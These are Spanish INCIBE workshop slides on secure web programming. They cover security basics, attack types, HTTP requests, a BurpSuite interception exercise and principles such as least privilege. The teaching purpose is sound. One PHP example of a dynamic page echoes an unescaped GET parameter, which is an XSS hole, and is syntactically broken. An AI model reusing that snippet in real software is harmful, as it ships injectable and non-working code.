

# Jornadas “Espacios de Ciberseguridad”

## Programación segura de sitios Web

[www.incibe.es](http://www.incibe.es)

INSTITUTO NACIONAL DE  
CIBERSEGURIDAD  
NATIONAL CYBERSECURITY  
INSTITUTE OF SPAIN



Esta presentación se publica bajo licencia Creative Commons del tipo:  
Reconocimiento – No comercial – Compartir Igual  
<http://creativecommons.org/licenses/by-nc-sa/4.0/>

# Índice

## 1. INCIBE - ¿Qué es?

2. Introducción a la ciberseguridad

3. Objetivos del curso

4. Contexto

5. Introducción a la seguridad Web

6. Principios de la seguridad

7. Mitigación de vulnerabilidades en aplicaciones web

8. Mitigación de vulnerabilidades en servidores

9. Resumen

10. Otros datos de interés

# INCIBE - ¿Qué es?

El Instituto Nacional de Ciberseguridad de España (**INCIBE**) es una sociedad dependiente del Ministerio de Industria, Energía y Turismo (**MINETUR**) a través de la Secretaría de Estado de Telecomunicaciones y para la Sociedad de la Información (**SETSI**).

INCIBE es la entidad de referencia para el desarrollo de la **ciberseguridad** y de la **confianza digital** de los ciudadanos, la red académica y de investigación española (RedIRIS) y las empresas, especialmente para sectores estratégicos (Agenda Digital para España, aprobada en Consejo de Ministros el 15 de Febrero de 2012).

Como **centro de excelencia**, INCIBE es un instrumento del Gobierno para desarrollar la ciberseguridad como motor de transformación social y oportunidad para la innovación. Para ello, con una actividad basada en la investigación, la prestación de servicios y la coordinación con los agentes con competencias en la materia , INCIBE lidera diferentes actuaciones para la ciberseguridad a nivel nacional e internacional.

[www.incibe.es](http://www.incibe.es)



# INCIBE - ¿Qué es?

## Pilares fundamentales sobre los que se apoya la actividad de INCIBE

- **Prestación de servicios** de protección de la privacidad, prevención y reacción a incidentes en ciberseguridad
- **Investigación** generación de inteligencia y mejora de los servicios
- **Coordinación** colaboración con entidades públicas y privadas, nacionales e internacionales

### Área de Operaciones



# Jornadas “Espacios Ciberseguridad”

## Características Jornadas curso 2015-2016

<https://www.incibe.es/excelencia/talento/>



### **JORNADAS PARA PROFESORES**

Profesores de Bachiller y FP tecnológicos.  
Formación para impartir las 8 temáticas de manera autónoma.  
Grupos de entre 20 y 30 docentes.  
Duración 5h (en una única sesión).



### **JORNADAS PARA ALUMNOS**

Alumnos de Bachiller y FP tecnológicos.  
1 temática por centro (de las 8 posibles).  
Grupos de entre 20 y 30 alumnos.  
Duración 3h (en una única sesión).

**espacioscs\_profesores@incibe.es**

**espaciosciberseguridad@incibe.es**

### **MATERIALES ON-LINE** (YA DISPONIBLES EN LA PÁGINA WEB DE LAS JORNADAS)

**PPT's de las 8 jornadas para alumnos**

**Videos de la impartición de las 8 jornadas íntegras**

**Documentación adicional** para cada jornada:

- Conocimientos previos de los alumnos.
- Resumen de contenidos y vídeo píldoras de 5min sobre el contenido de cada jornada.
- Material complementario para seguir investigando y aprendiendo sobre cada una de las materias.

**Materiales para la impartición de los talleres por parte de los profesores:**

**PPT** presentada en la jornada de **profesores**.

**Dossier completo** con la explicación detallada de todas las jornadas de alumnos así como los temas generales para la preparación de los entornos de prácticas.

### **¿Qué temáticas se tratan en las jornadas?**

Se tratará de manera monográfica una de las ocho temáticas siguientes (a decidir por parte del centro):

 <b>MI ordenador es un zombie</b> Funcionamiento de las redes botnets, así como, su proceso de creación e infección.	 <b>Programación segura de sitios web</b> Identificación de los principales requisitos a tener en cuenta para desarrollar aplicaciones web seguras.
 <b>Fundamentos del análisis de sitios Web</b> Funcionamiento de un sitio Web. Detección, identificación, análisis y forma de explotar las vulnerabilidades web.	 <b>Fundamentos del análisis de sistemas</b> Identificación, análisis y explotación de las principales vulnerabilidades de los servicios soportados por un servidor.
 <b>Análisis de malware en Android</b> Prácticas más habituales de análisis de malware en dispositivos Android.	 <b>Seguridad Wifi</b> Seguridad de los dispositivos Wifi. Funcionamiento de un punto de acceso falso.
 <b>Espionaje y cibervigilancia</b> Análisis de las diferentes técnicas y herramientas utilizadas para realizar los labores de espionaje y cibervigilancia.	 <b>Forense en Windows</b> En qué consiste y principales técnicas del análisis forense en sistemas Windows.



# Otras Actuaciones de interés

Si te gusta la ciberseguridad y quieres profundizar en este tema en INCIBE se están desarrollando las siguientes actividades y eventos de ciberseguridad:



- **Formación especializada en ciberseguridad:** MOOC que se desarrollan a través de la plataforma de formación de INCIBE (<http://formacion-online.incibe.es>) sobre conceptos avanzados en ciberseguridad tales como ciberseguridad industrial, seguridad en dispositivos móviles, programación segura, malware y sistemas TI.



- **Programa de becas:** Programa de becas anual en el que se establecerán diferentes tipologías de becas: formación de cursos especializados y másteres en ciberseguridad, y becas de investigación. Todas las publicaciones de este tipo se realizará a través de la siguiente página <https://www.incibe.es/convocatorias/ayudas/>.



- **Evento de ciberseguridad – CyberCamp** (<http://cybercamp.es>).

CyberCamp es el evento internacional de INCIBE para **identificar**, **atraer** y **promocionar** el talento en ciberseguridad.

- Identificar trayectorias profesionales de los jóvenes talento.
- Detectar y promocionar el talento mediante talleres y retos técnicos.
- Atraer el talento ofreciendo conferencias y charlas de ciberseguridad por profesionales y expertos de primer nivel.

Y muchas cosas más....

- Evento para **familias**, contando con actividades de concienciación y difusión de la ciberseguridad para padres, educadores e hijos.
- Promoción de la **industria** e **investigación** en ciberseguridad.

# Índice

1. INCIBE - ¿Qué es?
- 2. Introducción a la ciberseguridad**
3. Objetivos del curso
4. Contexto
5. Introducción a la seguridad Web
6. Principios de la seguridad
7. Mitigación de vulnerabilidades en aplicaciones web
8. Mitigación de vulnerabilidades en servidores
9. Resumen
10. Otros datos de interés

# Introducción a la ciberseguridad

## Evolución de las Tecnologías de la Información


- La **información** es uno de los principales activos de una empresa.
- Las empresas almacenan y gestionan la información en los **Sistemas de Información**.
- Para una empresa resulta fundamental proteger sus Sistemas de Información para que su información esté a salvo. Dificultades:
  - El entorno donde las empresas desarrollan sus actividades es cada vez más complejo debido al desarrollo de las tecnologías de información y otros factores del entorno empresarial
  - El perfil de un ciberdelincuente de un sistema informático ha cambiado radicalmente. Si bien antes los objetivos podían ser más simples (acceder a un sitio donde nadie antes había conseguido llegar) en la actualidad los atacantes se han percatado de lo importante que es la información y sobre todo de lo valiosa que puede llegar a ser.
- Es fundamental poner los medios técnicos y organizativos necesarios para garantizar la seguridad de la información. Para lograrlo hay que garantizar la **confidencialidad**, **disponibilidad** e **integridad** de la información.





# Introducción a la ciberseguridad

## Casos notorios




# Introducción a la ciberseguridad

## Seguridad de la Información

La seguridad de la información busca establecer y mantener programas, controles y políticas, que tengan como finalidad conservar la confidencialidad, integridad y disponibilidad de la información:

- La **confidencialidad** es la propiedad de prevenir la divulgación de información a personas no autorizadas.
- La **integridad** es la propiedad que busca mantener los datos libres de modificaciones no autorizadas.
- La **disponibilidad** es la característica, cualidad o condición de la información de encontrarse a disposición de quienes deben acceder a ella, ya sean personas, procesos o aplicaciones.
- La **autenticidad**: la información es lo que dice ser o el transmisor de la información es quien dice ser.
- El **no repudio**: Estrechamente relacionado con la Autenticidad. Permite, en caso de ser necesario, que sea posible probar la autoría u origen de una información.



# Introducción a la ciberseguridad

## Riesgos para los Sistemas de Información

¿Qué son los riesgos en los sistemas de información?

- Las amenazas sobre la información almacenada en un sistema informático.

Ejemplos de riesgos en los sistemas de información

- **Daño físico:** fuego, agua, vandalismo, pérdida de energía y desastres naturales.
- **Acciones humanas:** acción intencional o accidental que pueda atentar contra la productividad.
- **Fallos del equipamiento:** fallos del sistema o dispositivos periféricos.
- **Ataques internos o externos:** hacking, cracking y/o cualquier tipo de ataque.
- **Pérdida de datos:** divulgación de secretos comerciales, fraude, espionaje y robo.
- **Errores en las aplicaciones:** errores de computación, errores de entrada, etc.



# Introducción a la ciberseguridad

## La figura del HACKER

¿Qué es un hacker?

Experto en seguridad informática, que se dedica a intervenir y/o realizar alteraciones técnicas con buenas o malas intenciones sobre un producto o dispositivo.

¿Qué tipos de hackers existen en función de los objetivos que tienen?



**Black Hat Hackers:** Suelen quebrantar la seguridad de un sistema o una red con fines maliciosos.



**White Hat Hackers:** normalmente son los que penetran la seguridad de los sistemas bajo autorización para encontrar vulnerabilidades. Suelen ser contratados por empresas para mejorar la seguridad de sus propios sistemas.



**Gray (Grey) Hat Hackers:** Son una mezcla entre los dos anteriores puesto que tienen una ética ambigua. Normalmente su cometido es penetrar en sistemas de forma ilegal para luego informar a la empresa víctima y ofrecer sus servicios para solucionarlo.

# Introducción a la ciberseguridad

## Clases de ataques

- **Interrupción:** se produce cuando un recurso, herramienta o la propia red deja de estar disponible debido al ataque.
- **Intercepción:** se logra cuando un tercero accede a la información del ordenador o a la que se encuentra en tránsito por la red.
- **Modificación:** se trata de modificar la información sin autorización alguna.
- **Fabricación:** se crean productos, tales como páginas web o tarjetas magnéticas falsas.



# Introducción a la ciberseguridad

## Técnicas de hacking

- **Spoofing:** se suplanta la identidad de un sistema total o parcialmente.
- **Sniffing:** se produce al escuchar una red para ver toda la información transmitida por ésta.
- **Man in the middle:** siendo una mezcla de varias técnicas, consiste en interceptar la comunicación entre dos interlocutores posicionándose en medio de la comunicación y monitorizando y/o alterando la comunicación.
- **Malware:** se introducen programas dañinos en un sistema, como por ejemplo un virus, un keylogger (herramientas que permiten monitorizar las pulsaciones sobre un teclado) o rootkits (herramientas que ocultan la existencia de un intruso en un sistema).
- **Denegación de servicio:** consiste en la interrupción de un servicio sin autorización.
- **Ingeniería social:** se obtiene la información confidencial de una persona u organismo con fines perjudiciales. El Phishing es un ejemplo de la utilización de ingeniería social, que consigue información de la víctima suplantando la identidad de una empresa u organismo por internet. Se trata de una práctica muy habitual en el sector bancario.
- Adicionalmente existen multitud de ataques como **XSS**, **CSRF**, **SQL injection**, etc.

# Introducción a la ciberseguridad

## Mecanismos de defensa

Ante esta figura, ¿cómo pueden protegerse las compañías con las nuevas tecnologías?

Los principales sistemas y más conocidos son los siguientes:

- **Firewall:** sistemas de restricción de tráfico basado en reglas.
- **Sistemas IDS / IPS:** sistemas de monitorización, detección y/o prevención de accesos no permitidos en una red.
- **Honeypot:** equipos aparentemente vulnerables diseñados para atraer y detectar a los atacantes, protegiendo los sistemas realmente críticos.
- **SIEM:** sistemas de correlación de eventos y generación de alertas de seguridad.
- **Antimalware:** sistemas de detección de malware informático.



# Introducción a la ciberseguridad



**Las prácticas del taller se realizan sobre un entorno controlado.**

**Utilizar las técnicas mostradas en el presente taller sobre un entorno real como Internet, puede ocasionar problemas legales.**



# Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
- 3. Objetivos del curso**
4. Contexto
5. Introducción a la seguridad Web
6. Principios de la seguridad
7. Mitigación de vulnerabilidades en aplicaciones web
8. Mitigación de vulnerabilidades en servidores
9. Resumen
10. Otros datos de interés

# Objetivos del curso

# ¿Qué vamos a aprender hoy?

- Conceptos básicos acerca de seguridad en páginas web.
- Principales vulnerabilidades y cómo solucionarlas.
- Técnicas de programación segura de aplicaciones.
- Buenas prácticas de configuración de servidores.

## ¿Cómo lo vamos a aprender?

1. Teoría.
2. Práctica:
  - a. Ejercicios prácticos a lo largo de la presentación.
  - b. Práctica final sobre un entorno de desarrollo basado en Apache y PHP



# Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
- 4. Contexto**
5. Introducción a la seguridad Web
6. Principios de la seguridad
7. Mitigación de vulnerabilidades en aplicaciones web
8. Mitigación de vulnerabilidades en servidores
9. Resumen
10. Otros datos de interés


# Contexto

## ¿Existe realmente un riesgo?

- El aumento del uso de Internet ocasiona una exposición a más amenazas.
- La alta disponibilidad de técnicas de explotación aumenta el riesgo.
- Históricamente, la seguridad en sistemas informáticos no ha estado entre las prioridades de las empresas.

## ¿Qué podemos hacer?

- Es necesario concienciar de la necesidad de invertir en seguridad.
- La seguridad en páginas web se debe aplicar desde el principio, en la fase de desarrollo.
- No hay que olvidar la configuración, una mala implementación puede ser utilizada como vía de entrada por un intruso.



# Contexto

## ¿Cómo se explota una página web?

- El sistema informático que soporta una aplicación se puede explotar en varios niveles: a nivel del sistema, a nivel del servidor y a nivel de aplicación.

## ¿Qué debilidades se pueden encontrar?

- A cada uno de los niveles, existen varias debilidades típicas que pueden ser utilizadas como vector de ataque.

Sistema	Servidor	Aplicación
<input type="checkbox"/> Software desactualizado	<input type="checkbox"/> Autorización incorrecta	<input type="checkbox"/> Parámetros no controlados
<input type="checkbox"/> Autenticaciones débiles	<input type="checkbox"/> Exposición de información	<input type="checkbox"/> Lógica de negocio no controlada
<input type="checkbox"/> Servicios innecesarios	<input type="checkbox"/> Funcionalidades no controladas	<input type="checkbox"/> Abuso de valores por defecto
<input type="checkbox"/> Cifrados débiles	<input type="checkbox"/> Seguridad por defecto	<input type="checkbox"/> Prácticas de desarrollo inseguras

# Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
- 5. Introducción a la seguridad Web**
6. Principios de la seguridad
7. Mitigación de vulnerabilidades en aplicaciones web
8. Mitigación de vulnerabilidades en servidores
9. Resumen
10. Otros datos de interés

# Introducción a la seguridad Web

## ¿Qué es una arquitectura cliente - servidor?

- Modelo de interacción con aplicaciones web en el cual una serie de usuarios (clientes) acceden a una serie de recursos (servidor) mediante peticiones.
- **Cliente:** Posee los elementos imprescindibles en el lado del usuario para poder realizar las funcionalidades requeridas:
  - Presentación.
  - Validación.
  - Conexión.
- **Servidor:** Posee los elementos necesarios para interactuar con el cliente y contestar a las peticiones de información:
  - Capa de Presentación.
  - Capa de Aplicación.
  - Capa de Conectividad.
  - Capa de Back-End .

# Introducción a la seguridad Web

## Página estática

- Estilo de página web en el cual no existe interacción entre el usuario y el servidor.
- Características:
  - Contienen y manejan información conceptualmente permanente.
  - No se puede interactuar con la página web más allá de navegar por los diferentes enlaces.
  - No posee ni base de datos y ni lógica.
  - Ausencia de funcionalidades.
  - Para cambiar los contenidos de la página, es imprescindible acceder al servidor donde está alojada la misma.
  - Para su desarrollo, es suficiente con utilizar lenguaje HTML o XHTML.
  - El código se ejecuta únicamente en el lado del cliente.



```
<html>
  <body>

    <h1>Titulo</h1>

    <p>Esto es un parrafo.</p>

    <a href="http://www.enlacedepueba.com">Link</a>

    <table style="width:100%">
      <tr>
        <td>A</td>
        <td>B</td>
        <td>C</td>
      </tr>
      <tr>
        <td>D</td>
        <td>E</td>
        <td>F</td>
      </tr>
    </table>

  </body>
</html>
```



# Introducción a la seguridad Web

## Página dinámica

- Estilo de página web en el cual existe interacción continua entre el usuario y el servidor.
- Características :
  - Permite definir funcionalidades que se adapten a las necesidades.
  - Interactúa con el usuario de forma dinámica.
  - El usuario posee cierta libertad para modificar la información de la página mediante funcionalidades.
  - Es posible interactuar con una base de datos.
  - El código puede contener lógica.
  - Existen varios lenguajes para su realización: PHP, ASP, .NET o Java.
  - El código se ejecuta en el lado del cliente y en el lado del servidor.



```
<html>
<body>

    <h1>Titulo</h1>

    <p>Esto es un parrafo.</p>

    <?php

        $_GET["nombre"])
        $param=(isset($_GET['param'])) ? $_GET['param'] : null);
        echo "<p>Parametro introducido: $param"

    ?>

</body>
</html>
```

# Introducción a la seguridad Web

## ¿Qué es el direccionamiento?


- Capacidad de transmitir un mensaje por una red conmutada.
- Enrutamiento mediante direccionamiento:
  - MAC a nivel enlace.
  - IP a nivel red.
  - Puerto a nivel transporte.

- Formato de las direcciones IPv4 → 

172	.	16	.	254	.	1
10101100		00010000		11111110		00000001



192.168.1.123  
A1:B2:C3:D4:E5




192.168.1.1  
AA:BB:CC:DD:EE

# Introducción a la seguridad Web

## ¿Cómo viaja el mensaje?


- ¿Qué es necesario conocer para establecer una conexión con un sistema remoto?
  - IP destino.
  - Puerto destino.
- El emisor envía el mensaje a su router de salida (gateway).
- Éste lo renviará hacia otros routers que repetirán dicha operación.
- El mensaje llega a su destino.



# Introducción a la seguridad Web

## ¿Cómo funciona el protocolo HTTP?

- Este protocolo define la sintaxis y la semántica que se utilizan en una comunicación web.
- Está orientado a transacciones y sigue un esquema de petición y respuesta entre el cliente y el servidor.
- Es un protocolo que no posee estado, no almacena información acerca de conexiones anteriores a la actual.
- Para mantener el estado dentro de una aplicación web, se utilizan otra serie de recursos. Las cookies son las que permiten que esa información se pueda almacenar y así utilizar información de conexiones anteriores.



# Introducción a la seguridad Web


## ¿Qué aspecto tiene una petición HTTP?

- GET /index.php?id=1&language=es HTTP/1.1  
Host: www.prueba.com  
Content-Type: application/x-www-form-urlencoded  
Content-Length: length
- POST index.php HTTP/1.1  
Host: www.prueba.com  
Content-Type: application/x-www-form-urlencoded  
Content-Length: length  
  
id=1&language=es
- HTTP/1.1 200 OK  
Content-Type: text/xml; charset=utf-8  
Content-Length: length  
  
<html><body>Hello World</body></html>

# Introducción a la seguridad Web

## Práctica: Análisis de petición HTTP


- Arrancamos la herramienta BurpSuite para que actúe de proxy local:  
*burpsuite*
- Establecemos la escucha en un puerto deseado, por defecto en el 8080.
- Redirigimos el tráfico del navegador a la máquina local y al puerto en el cual está escuchando BurpSuite.
- Navegamos con normalidad interceptando las respuestas y analizando las peticiones.



# Introducción a la seguridad Web

## ¿Cómo es una arquitectura segura?

- Normalmente los servidores se instalan en una DMZ.
- Es una zona segura situada entre la red interna y la red externa.
- Las conexiones entre estos tres elementos se gestionan mediante firewalls.



# Índice


1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a la seguridad Web
- 6. Principios de la seguridad**
7. Mitigación de vulnerabilidades en aplicaciones web
8. Mitigación de vulnerabilidades en servidores
9. Resumen
10. Otros datos de interés



# Principios de la seguridad

## Mínimo privilegio

- Cada elemento debe tener los permisos estrictamente necesarios para efectuar las acciones para las que han sido diseñados.
- Ejemplo:



# Principios de la seguridad

## Mínima exposición

- Reducir el área de exposición de un sistema habilitando únicamente los servicios estrictamente necesarios.
